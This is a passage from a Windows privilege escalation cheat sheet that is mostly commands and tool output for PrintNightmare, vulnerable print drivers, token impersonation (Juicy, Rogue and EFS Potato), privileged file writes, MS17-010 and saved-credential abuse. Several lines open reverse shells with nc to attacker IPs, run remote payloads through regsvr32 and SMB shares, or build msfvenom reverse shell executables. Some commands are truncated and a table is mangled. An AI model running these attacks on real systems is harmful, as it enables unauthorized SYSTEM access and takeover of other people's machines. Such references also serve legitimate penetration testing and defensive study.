New-Item          -Path ($RegStartPrinter + '\CopyFiles\Kiwi') | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi') -Name 'Directory'
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi') -Name 'Files'
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi') -Name 'Module'
New-Item          -Path ($RegStartPrinter + '\CopyFiles\Litchi') | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Directory'
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Files'
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Module'
New-Item          -Path ($RegStartPrinter + '\CopyFiles\Mango') | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango') -Name 'Directory'
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango') -Name 'Files'
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango') -Name 'Module'
```

#### Execute the driver

```
$serverName = 'dc.purple.lab'
$printerName = 'Universal Priv Printer'
```

```
$fullprinterName = '\\ ' + $serverName + '\' + $printerName + ' - ' + $(If ([System.Management.Automation.SessionState]::IsRemote) { ' - ' } { '' })
Remove-Printer -Name $fullprinterName -ErrorAction SilentlyContinue
Add-Printer -ConnectionName $fullprinterName
```

## PrinterNightmare

```
git clone https://tinyurl.com/24mzrkcyj
PS C:\adversary> FakePrinter.exe 32mimispool.dll 64mimispool.dll EasySystemShell
[<3] @Flangvik - TrustedSec
[+] Copying C:\Windows\system32\mscms.dll to C:\Windows\system32\6cfbaf26f4c64131
[+] Copying 64mimispool.dll to C:\Windows\system32\spool\drivers\x64\3\6cfbaf26f4
[+] Copying 32mimispool.dll to C:\Windows\system32\spool\drivers\W32X86\3\6cfbaf2
[+] Adding printer driver => Generic / Text Only!
[+] Adding printer => EasySystemShell!
[+] Setting 64-bit Registry key
[+] Setting 32-bit Registry key
[+] Setting '*' Registry key
```

```
PS C:\target> $serverName = 'printer-installed-host'
PS C:\target> $printerName = 'EasySystemShell'
PS C:\target> $fullprinterName = '\\ ' + $serverName + '\' + $printerName + ' - '
PS C:\target> Remove-Printer -Name $fullprinterName -ErrorAction SilentlyContinue
PS C:\target> Add-Printer -ConnectionName $fullprinterName
```

## Bring Your Own Vulnerability

Concealed Position : <https://tinyurl.com/2bvl5yz3>

- ACIDDAMAGE - [CVE-2021-35449](#) - Lexmark Universal Print Driver LPE
- RADIANTDAMAGE - [CVE-2021-38085](#) - Canon TR150 Print Driver LPE
- POISONDAMAGE - [CVE-2019-19363](#) - Ricoh PCL6 Print Driver LPE
- SLASHINGDAMAGE - [CVE-2020-1300](#) - Windows Print Spooler LPE

```
cp_server.exe -e ACIDDAMAGE
# Get-Printer
# Set the "Advanced Sharing Settings" -> "Turn off password protected sharing"
cp_client.exe -r 10.0.0.9 -n ACIDDAMAGE -e ACIDDAMAGE
cp_client.exe -l -e ACIDDAMAGE
```

## EoP - Runas

---

Use the `cmdkey` to list the stored credentials on the machine.

```
cmdkey /list
Currently stored credentials:
Target: Domain:interactive=WORKGROUP\Administrator
Type: Domain Password
User: WORKGROUP\Administrator
```

Then you can use `runas` with the `/savecred` options in order to use the saved credentials. The following example is calling a remote binary via an SMB share.

```
runas /savecred /user:WORKGROUP\Administrator "\\10.XXX.XXX.XXX\SHARE\evil.exe"
runas /savecred /user:Administrator "cmd.exe /k whoami"
```

Using `runas` with a provided set of credential.

```
C:\Windows\System32\runas.exe /env /noprofile /user:<username> <password> "c:\use

$secpasswd = ConvertTo-SecureString "<password>" -AsPlainText -Force
$mycreds = New-Object System.Management.Automation.PSCredential ("<user>", $secpa
$computer = "<hostname>"
[System.Diagnostics.Process]::Start("C:\users\public\nc.exe", "<attacker_ip> 4444
```

## EoP - Abusing Shadow Copies

---

If you have local administrator access on a machine try to list shadow copies, it's an easy way for Privilege Escalation.

```
# List shadow copies using vssadmin (Needs Administrator Access)
vssadmin list shadows

# List shadow copies using diskshadow
diskshadow list shadows all

# Make a symlink to the shadow copy and access it
mklink /d c:\shadowcopy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\
```

## EoP - From local administrator to NT SYSTEM

---



PsExec.exe -i -s cmd.exe

## EoP - Living Off The Land Binaries and Scripts

Living Off The Land Binaries and Scripts (and also Libraries) : <https://tinyurl.com/y6ct9yf9>

The goal of the LOLBAS project is to document every binary, script, and library that can be used for Living Off The Land techniques.

A LOLBin/Lib/Script must:

- Be a Microsoft-signed file, either native to the OS or downloaded from Microsoft. Have extra "unexpected" functionality. It is not interesting to document intended use cases. Exceptions are application whitelisting bypasses
- Have functionality that would be useful to an APT or red team

```
wmic.exe process call create calc  
regsvr32 /s /n /u /i:https://tinyurl.com/2a8yook3 scrobj.dll  
Microsoft.Workflow.Compiler.exe tests.xml results.xml
```

## EoP - Impersonation Privileges

Full privileges cheatsheet at <https://tinyurl.com/2cv7an8v> summary below will only list direct ways to exploit the privilege to obtain an admin session or read sensitive files.

Privilege	Impact	Tool	Execution path	Remediation
SeAssignPrimaryToken	<b>Admin</b>	3rd party tool	"It would allow a user to impersonate tokens and privesc to nt system using tools such as potato.exe, rottenpotato.exe and juicypotato.exe"	Thank you <a href="#">Aurélien</a> for the update re-phrase it to be more recipe- based
				- May be more useful if you can read %WINDIR%\M  - SeBackupP

SeBackup	Threat	<b><i>Built-in commands</i></b>	Read sensitive files with <code>robocopy /b</code>	(and <code>robocopy</code> helpful when open files.  - <code>Robocopy</code> r SeBackup an to work with ,
SeCreateToken	<b><i>Admin</i></b>	3rd party tool	Create arbitrary token including local admin rights with <code>NtCreateToken</code> .	
SeDebug	<b><i>Admin</i></b>	<b>PowerShell</b>	Duplicate the <code>lsass.exe</code> token.	Script to be f <a href="#">FuzzySecurit</a>
SeLoadDriver	<b><i>Admin</i></b>	3rd party tool	<p>1. Load buggy kernel driver such as <code>szkg64.sys</code> or <code>capcom.sys</code></p> <p>2. Exploit the driver vulnerability</p> <p>Alternatively, the privilege may be used to unload security-related drivers with <code>fltMC</code> builtin command. i.e.: <code>fltMC sysmondrv</code></p>	<p>1. The <code>szkg6</code> vulnerability i <a href="#">CVE-2018-15</a></p> <p>2. The <code>szkg6</code> code was cre <a href="#">Parvez Anwar</a></p>
SeRestore	<b><i>Admin</i></b>	<b>PowerShell</b>	<p>1. Launch PowerShell/ISE with the <code>SeRestore</code> privilege present.</p> <p>2. Enable the privilege with <a href="#">Enable-SeRestorePrivilege</a>).</p> <p>3. Rename <code>utilman.exe</code> to <code>utilman.old</code></p> <p>4. Rename <code>cmd.exe</code> to <code>utilman.exe</code></p>	<p>Attack may b some AV soft</p> <p>Alternative m on replacing : binaries store "Program File same privileg</p>

			5. Lock the console and press Win+U	
SeTakeOwnership	<i>Admin</i>	<i>Built-in commands</i>	1. takeown.exe /f "%windir%\system32" 2. icacls.exe "%windir%\system32" /grant "%username%":F 3. Rename cmd.exe to utilman.exe 4. Lock the console and press Win+U	Attack may b some AV soft  Alternative m on replacing : binaries store "Program File same privileg
SeTcb	<i>Admin</i>	3rd party tool	Manipulate tokens to have local admin rights included. May require Selpersonate.  To be verified.	

## Restore A Service Account's Privileges

This tool should be executed as LOCAL SERVICE or NETWORK SERVICE only.

# <https://tinyurl.com/24szthec>

```
c:\T00LS>FullPowers
[+] Started dummy thread with id 9976
[+] Successfully created scheduled task.
[+] Got new token! Privilege count: 7
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19041.84]
(c) 2019 Microsoft Corporation. All rights reserved.
```

```
C:\WINDOWS\system32>whoami /priv
PRIVILEGES INFORMATION
```

```
-----
Privilege Name      Description      State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token Enabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Enabled
SeAuditPrivilege Generate security audits Enabled
```

SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a <b>process</b> working set	Enabled

```
c:\T00LS>FullPowers -c "C:\T00LS\nc64.exe 1.2.3.4 1337 -e cmd" -z
```

## Meterpreter getsystem and alternatives

```
meterpreter> getsystem
Tokenvator.exe getsystem cmd.exe
incognito.exe execute -c "NT AUTHORITY\SYSTEM" cmd.exe
psexec -s -i cmd.exe
python getsystem.py # from https://tinyurl.com/2dcqakre
```

## RottenPotato (Token Impersonation)

- Binary available at : [foxglovesec/RottenPotato](https://foxglovesec.com/RottenPotato) and [breenmachine/RottenPotatoNG](https://breenmachine.net/RottenPotatoNG)
- Exploit using Metasploit with incognito mode loaded.

```
getuid
getprivs
use incognito
list\_tokens -u
cd c:\temp\
execute -Hc -f ./rot.exe
impersonate\_token "NT AUTHORITY\SYSTEM"
```

```
Invoke-TokenManipulation -ImpersonateUser -Username "lab\domainadminuser"
Invoke-TokenManipulation -ImpersonateUser -Username "NT AUTHORITY\SYSTEM"
Get-Process wininit | Invoke-TokenManipulation -CreateProcess "Powershell.exe -no
```

## Juicy Potato (Abusing the golden privileges)

If the machine is **>= Windows 10 1809 & Windows Server 2019** - Try Rogue Potato  
 If the machine is **< Windows 10 1809 < Windows Server 2019** - Try Juicy Potato

- Binary available at : [ohpe/juicy-potato](https://github.com/ohpe/juicy-potato)
1. Check the privileges of the service account, you should look for **SeImpersonate** and/or **SeAssignPrimaryToken** (Impersonate a client after authentication)

```
whoami /priv
```

2. Select a CLSID based on your Windows version, a CLSID is a globally unique identifier that identifies a COM class object

- [Windows 7 Enterprise](#)
- [Windows 8.1 Enterprise](#)
- [Windows 10 Enterprise](#)
- [Windows 10 Professional](#)
- [Windows Server 2008 R2 Enterprise](#)
- [Windows Server 2012 Datacenter](#)
- [Windows Server 2016 Standard](#)

3. Execute JuicyPotato to run a privileged command.

```
JuicyPotato.exe -l 9999 -p c:\interpub\wwwroot\upload\nc.exe -a "IP PORT -e ci
JuicyPotato.exe -l 1340 -p C:\users\User\rev.bat -t * -c {e60687f7-01a1-40aa-i
JuicyPotato.exe -l 1337 -p c:\Windows\System32\cmd.exe -t * -c {F7FD3FD6-9994-
Testing {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4} 1337
.....
[+] authresult 0
{F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
```

## Rogue Potato (Fake OXID Resolver)

- Binary available at [antonioCoco/RoguePotato](#)

```
# Network redirector / port forwarder to run on your remote machine, must use por
socat tcp-listen:135,reuseaddr,fork tcp:10.0.0.3:9999
```

```
# RoguePotato without running RogueOxidResolver locally. You should run the Rogue
# Use this if you have fw restrictions.
```

```
RoguePotato.exe -r 10.0.0.3 -e "C:\windows\system32\cmd.exe"
```

```
# RoguePotato all in one with RogueOxidResolver running locally on port 9999
```

```
RoguePotato.exe -r 10.0.0.3 -e "C:\windows\system32\cmd.exe" -l 9999
```

```
#RoguePotato all in one with RogueOxidResolver running locally on port 9999 and s
```

```
RoguePotato.exe -r 10.0.0.3 -e "C:\windows\system32\cmd.exe" -l 9999 -c "{6d8ff8e
```

## EFSPotato (MS-EFSR EfsRpcOpenFileRaw)

- Binary available at <https://tinyurl.com/23dbbqvr>

```
# .NET 4.x
```

```
csc EfsPotato.cs
```

```
csc /platform:x86 EfsPotato.cs
```

```
# .NET 2.0/3.5
```

```
C:\Windows\Microsoft.Net\Framework\V3.5\csc.exe EfsPotato.cs
```

```
C:\Windows\Microsoft.Net\Framework\V3.5\csc.exe /platform:x86 EfsPotato.cs
```

## JuicyPotatoNG

- [antonioCoco/JuicyPotatoNG](#)

```
JuicyPotatoNG.exe -t * -p "C:\Windows\System32\cmd.exe" -a "/c whoami" > C:\juicy
```

## EoP - Privileged File Write

---

### DiagHub

:warning: Starting with version 1903 and above, DiagHub can no longer be used to load arbitrary DLLs.

The Microsoft Diagnostics Hub Standard Collector Service (DiagHub) is a service that collects trace information and is programmatically exposed via DCOM. This DCOM object can be used to load a DLL into a SYSTEM process, provided that this DLL exists in the C:\Windows\System32 directory.

### Exploit

1. Create an [evil DLL](#) e.g: payload.dll and move it into C:\Windows\System32
2. Build <https://tinyurl.com/2xlyyjuz>
3. `diaghub.exe c:\\ProgramData\\ payload.dll`

The default payload will run C:\Windows\System32\spool\drivers\color\nc.exe -lvp 2000 -e cmd.exe

Alternative tools:

- <https://tinyurl.com/2b7rwc6>
- <https://tinyurl.com/2dfj95aj>

## UsoDLLLoader

:warning: 2020-06-06 Update: this trick no longer works on the latest builds of Windows 10 Insider Preview.

An alternative to the DiagHub DLL loading "exploit" found by James Forshaw (a.k.a. @tiraniddo)

If we found a privileged file write vulnerability in Windows or in some third-party software, we could copy our own version of `windowscoredeviceinfo.dll` into `C:\Windows\System32\` and then have it loaded by the USO service to get arbitrary code execution as **NT AUTHORITY\System**.

### Exploit

1. Build <https://tinyurl.com/29rz3v7r>
  - Select Release config and x64 architecture.
  - Build solution.
    - DLL `.\x64\Release\WindowsCoreDeviceInfo.dll`
    - Loader `.\x64\Release\UsoDllLoader.exe`.
2. Copy `WindowsCoreDeviceInfo.dll` to `C:\Windows\System32\`
3. Use the loader and wait for the shell or run `usoclient StartInteractiveScan` and connect to the bind shell on port 1337.

## WerTrigger

Exploit Privileged File Writes bugs with Windows Problem Reporting

1. Clone <https://tinyurl.com/269v4hov>
2. Copy `phoneinfo.dll` to `C:\Windows\System32\`
3. Place `Report.wer` file and `WerTrigger.exe` in a same directory.
4. Then, run `WerTrigger.exe` .
5. Enjoy a shell as **NT AUTHORITY\SYSTEM**

## WerMgr

Exploit Privileged Directory Creation Bugs with Windows Error Reporting

```
nmap -Pn -p445 --open --max-hostgroup 3 --script smb-vuln-ms17-010 <ip_netblock>
```

Metasploit modules to exploit EternalRomance/EternalSynergy/EternalChampion .

```
auxiliary/  
admin/smb/ms17_010_command          MS17-010 EternalRomance/EternalSynergy/Eterna  
auxiliary/  
scanner/smb/smb_ms17_010           MS17-010 SMB RCE Detection  
exploit/  
windows/smb/ms17_010_eternalblue    MS17-010 EternalBlue SMB Remote Windows Ker  
exploit/  
windows/smb/ms17_010_eternalblue_win8 MS17-010 EternalBlue SMB Remote Windows Ker  
exploit/  
windows/smb/ms17_010_psexec         MS17-010 EternalRomance/EternalSynergy/Eter
```

If you can't use Metasploit and only want a reverse shell.

```
git clone https://tinyurl.com/2ccy84d8
```

```
# generate a simple reverse shell to use
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=443 EXITFUNC=thread  
python2 send_and_execute.py 10.0.0.1 revshell.exe
```

## CVE-2019-1388

Exploit : <https://tinyurl.com/26vn372z>

Requirement:

- Windows 7
- Windows 10 LTSC 10240

Failing on :

- LTSC 2019
- 1709
- 1803

Detailed information about the vulnerability : <https://tinyurl.com/svj5y3v>

## References

---



- [icacils - Docs Microsoft](#)
- [Privilege Escalation Windows - Philip Linghammar](#)
- [Windows elevation of privileges - Guifre Ruiz](#)
- [The Open Source Windows Privilege Escalation Cheat Sheet by amAK.xyz and @xxByte](#)
- [Basic Linux Privilege Escalation](#)
- [Windows Privilege Escalation Fundamentals](#)
- [TOP-10 ways to boost your privileges in Windows systems - hackmag](#)
- [The SYSTEM Challenge](#)
- [Windows Privilege Escalation Guide - absolomb's security blog](#)
- [Chapter 4 - Windows Post-Exploitation - 2 Nov 2017 - dostoevskylabs](#)
- [Remediation for Microsoft Windows Unquoted Service Path Enumeration Vulnerability - September 18th, 2016 - Robert Russell](#)
- [Pentestlab.blog - WPE-01 - Stored Credentials](#)
- [Pentestlab.blog - WPE-02 - Windows Kernel](#)
- [Pentestlab.blog - WPE-03 - DLL Injection](#)
- [Pentestlab.blog - WPE-04 - Weak Service Permissions](#)
- [Pentestlab.blog - WPE-05 - DLL Hijacking](#)
- [Pentestlab.blog - WPE-06 - Hot Potato](#)
- [Pentestlab.blog - WPE-07 - Group Policy Preferences](#)
- [Pentestlab.blog - WPE-08 - Unquoted Service Path](#)
- [Pentestlab.blog - WPE-09 - Always Install Elevated](#)
- [Pentestlab.blog - WPE-10 - Token Manipulation](#)
- [Pentestlab.blog - WPE-11 - Secondary Logon Handle](#)
- [Pentestlab.blog - WPE-12 - Insecure Registry Permissions](#)
- [Pentestlab.blog - WPE-13 - Intel SYSRET](#)
- [Alternative methods of becoming SYSTEM - 20th November 2017 - Adam Chester @xpn](#)
- [Living Off The Land Binaries and Scripts \(and now also Libraries\)](#)
- [Common Windows Misconfiguration: Services - 2018-09-23 - @am0nsec](#)
- [Local Privilege Escalation Workshop - Slides.pdf - @sagishahar](#)
- [Abusing Diaghub - xct - March 07, 2019](#)
- [Windows Exploitation Tricks: Exploiting Arbitrary File Writes for Local Elevation of Privilege - James Forshaw, Project Zero - Wednesday, April 18, 2018](#)
- [Weaponizing Privileged File Writes with the USO Service - Part 2/2 - itm4n - August 19, 2019](#)
- [Hacking Trick: Environment Variable \\$Path Interception y Escaladas de Privilegios para](#)

## Windows

- [Abusing SeLoadDriverPrivilege for privilege escalation - 14 JUN 2018 - OSCAR MALLO](#)
- [Universal Privilege Escalation and Persistence – Printer - AUGUST 2, 2021\)](#)
- [ABUSING ARBITRARY FILE DELETES TO ESCALATE PRIVILEGE AND OTHER GREAT TRICKS - March 17, 2022 | Simon Zuckerbraun](#)
- [Bypassing AppLocker by abusing HashInfo - 2022-08-19 - Ian](#)
- [Giving JuicyPotato a second chance: JuicyPotatoNG - @decoder\\_it, @splinter\\_code](#)
- [IN THE POTATO FAMILY, I WANT THEM ALL - @BIWasp\\_](#)
- [Potatoes - Windows Privilege Escalation - Jorge Lajara - November 22, 2020](#)